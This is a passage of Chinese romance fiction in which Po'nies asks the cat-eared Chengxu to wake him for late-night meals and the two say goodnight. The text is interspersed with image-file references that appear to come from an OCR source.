    珀涅斯没有回答。他只是看着城旭的背影——那件宽大的T恤,那截露在外面的手腕,那条轻轻晃着的尾巴,那个戴在左臂上在灯光下泛着银光的臂环。

    “小猫。”他忽然开口。

    “嗯?”

    “以后…半夜饿了,叫我。”

    城旭的动作顿了一下。

    “……叫你干嘛?”

    “陪你吃。”

    城旭沉默了几秒,然后低头继续洗碗。

    “知道了。”

    他的声音很轻,钻进珀涅斯的耳朵里却各外清晰。

    ——回去的路上,城旭走在前头,珀涅斯跟在后面。

    走到卧室门口时,城旭忽然停下。

    “珀涅斯。”

    “嗯?”

    “你刚才……为什么要问我好不好吃?”

    珀涅斯看着他。城旭的耳朵微微抖着,眼睛垂着,不敢看他。

    珀涅斯走近一步,伸手,轻轻托起他发红的侧脸。

    “因为那是你做的。”他说,“行吗?”

    城旭没有说话。

    珀涅斯低头,在他额头上落下一个吻。

    “以后你做的每一顿,我都想吃……可以么?”

    城旭的脸彻底红了。

    他推开珀涅斯,钻进卧室,把自己埋进被子里。

    珀涅斯跟着进去,躺到他身边,从身后轻轻环住那团炸毛的猫。“晚安。”他低声说。

    被子里传来一个闷闷的声音:

    “……晚安。”

    过了很久,城旭忽然又开口:

    “明早……我给你做早饭。”

    珀涅斯的唇角弯起来。

    “好。”

    窗外,月光淡淡的,夜还很长,但他的梦应该会很甜……